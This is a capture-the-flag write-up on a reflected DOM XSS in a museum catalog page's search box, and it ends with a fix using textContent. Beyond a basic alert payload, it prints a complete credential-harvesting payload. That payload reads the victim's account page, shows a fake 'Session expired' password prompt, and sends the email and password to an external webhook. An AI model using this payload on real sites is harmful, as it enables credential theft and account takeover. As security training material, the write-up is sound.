Briefing

The Roundhouse Society is a small heritage-railroad museum, chartered in 1973 and run almost entirely by volunteers. Three operating steam locomotives, a working roundhouse, weekend service April through October, admission $14. A retired signals engineer rewrote the catalog page over a winter, he was proud that the server stayed dumb and the “live feel” of the search box ran entirely in the visitor’s browser. The URL, he liked to point out, was the whole state of the page.
Challenge link: https://dashboard.webverselabs-pro.com/challenges/flag-stop
Enumeration
Navigating to /catalog.php reveals an interactive search box. Searching for a locomotive returns results, and inspecting the source shows how it functions.

The results are rendered by /static/catalog.js, which reads the ?q= parameter directly from location.search and writes it into the DOM without any sanitization:
header.innerHTML = 'Results for "' + q + '"';
Anything passed into ?q= is written raw into innerHTML, creating a classic reflected DOM XSS sink.
Additionally, a poll.js script runs in the background, polling /__status.php every 2 seconds to check if an XSS payload has successfully fired to trigger the flag reveal.
Basic PoC
We can use a basic DOM XSS payload to confirm the vulnerability and capture the flag:
<img src=1 onerror=alert(1)>

The src=1 attribute is intentionally invalid, triggering the onerror handler to execute alert(1). The browser pops up an alert box, confirming JavaScript execution within the context of the page.

Clicking OK dismisses the alert and reveals the flag:
Advanced PoC (Real Credential Harvesting)
A simple alert(1) confirms execution, but a real-world assessment requires demonstrating impact. A more advanced attack can fetch the victim’s account details from /account.php using their active session cookie, then render a convincing “Session expired” overlay to harvest their password.
Because the victim is already logged in, a same-origin request (fetch('/account.php', {credentials:'include'})) returns their complete account information without needing extra authentication.

We can parse the returned HTML using DOMParser to extract the user’s email address, allowing us to personalize the phishing overlay:
var doc = new DOMParser().parseFromString(html, 'text/html');
var rows = doc.querySelectorAll('.rh-table tr');
var email = '';
rows.forEach(r => {
  if (r.querySelector('th') && r.querySelector('th').textContent.includes('Email'))
    email = r.querySelector('td').textContent.trim();
});
Next, a full-screen modal is injected into the DOM, greeting the victim by their actual email address. When submitted, the credentials are forwarded to an attacker-controlled listener:
fetch(`https://webhook.site/<WEBHOOK_ID>/?u=` + email + `&p=` + document.getElementById('xpw').value)
The complete payload combined into the search query looks like this:
<img src=1 onerror="
fetch('/account.php',{credentials:'include'})
.then(r=>r.text())
.then(html=>{
var doc=new DOMParser().parseFromString(html,'text/html');
var rows=doc.querySelectorAll('.rh-table tr');
var email='';
rows.forEach(r=>{if(r.querySelector('th')&&r.querySelector('th').textContent.includes('Email'))email=r.querySelector('td').textContent.trim()});
var o=document.createElement('div');
o.setAttribute('style','position:fixed;top:0;left:0;width:100%;height:100%;background:rgba(0,0,0,0.8);z-index:9999;display:flex;align-items:center;justify-content:center');
var b=document.createElement('div');
b.setAttribute('style','background:#fff;padding:32px;width:320px;font-family:sans-serif;border-radius:4px;text-align:center');
b.innerHTML='<h3 style=margin-top:0>Session expired</h3><p style=font-size:14px>Please re-enter the password for <strong>'+email+'</strong> to continue.</p><input id=xpw type=password placeholder=Password style=width:100%;padding:8px;box-sizing:border-box><br><br><button onclick=fetch(`https://webhook.site/<WEBHOOK_ID>/?u='+email+'&p=`+document.getElementById(`xpw`).value);o.remove() style=background:#222;color:#fff;border:none;padding:10px 20px;cursor:pointer;width:100%>Continue</button>';
o.appendChild(b);document.body.appendChild(o)
})">

The overlay renders over the application window with the victim’s true email address pre-loaded, significantly increasing the success rate.
Result
Once the victim inputs their password and clicks Continue, the credentials arrive at the attacker’s webhook:

The attacker can then use these captured credentials to authenticate and fully compromise the user account.
Vulnerability Breakdown
Reflected DOM-based XSS (CWE-79)
The ?q= parameter is written directly into innerHTML with no encoding or sanitization. Any HTML or JavaScript in the query string executes in the victim’s browser under the site’s origin.
The root cause is one line in catalog.js:
header.innerHTML = 'Results for "' + q + '"';
To fix this, use textContent instead of innerHTML for dynamic text insertion, or appropriately sanitize the input like so:
header.textContent = 'Results for "' + q + '"';
Impact escalation via same-origin fetch
Because the XSS runs under the site’s origin, it can make credentialed requests to any same-origin endpoint (in this case /account.php) and read the response. This turns a reflected XSS into an authenticated data exfiltration primitive without requiring any additional vulnerabilities
Conclusion
I had a lot of fun going above and beyond with this one crafting my own “real-world” attack.
Did it take me less than 5 minutes to get the flag? Sure.
But what good does practicing an alert(1) do, once I have an actual pentesting job and need to explain the severity and real-world impact of DOM XSS? Nada.
Now I know, and have that proof in an easy to follow along write-up :)